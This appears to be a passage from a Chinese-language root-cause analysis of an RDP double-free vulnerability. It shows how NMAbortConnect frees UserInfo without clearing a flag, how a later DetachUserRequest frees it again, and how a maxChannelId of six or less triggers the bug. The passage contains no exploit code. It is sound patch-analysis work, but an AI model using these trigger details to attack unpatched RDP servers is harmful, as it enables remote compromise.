
而在 NMAbortConnect 函数中，在将 UserInfo 结构释放之后并未恢复 ConnectInfo 中的相关标志位。在补丁中，在释放 UserInfo 之后对该标志位进行了置 0，避免了之后的反复释放。




在之后的操作中，又一次试图 DetachUserRequest。




查看此时的 UserInfo 结构，前四字节为 0x9e121258，按照之前的结构描述此结构应该为 DomainInfo 指针，而此时肯定不是了，而是由于刚才被 free 过了，变成了指向另一个堆块的指针。



之后再从该结构中取得内存分配链表则明显会出现错误





综上，由于 maxChannelId 限制了分配 ChannelId 的个数，导致最后在分配客户端请求的 Channel 时无法达到要求。于是忽略了该次请求(UserInfo 结构被释放)，但释放后却没有将对应的标志置 0，导致后面又一次错误地试图将其释放。造成了 double free 错误。由于本人能力以及时间所限，对于 RDP 协议的分析还很不透彻，对于为什么当 maxChannelId 必须在小于等于 6 的条件下才能触发漏洞还不明确，还望其他对此漏洞有研究的人士指点。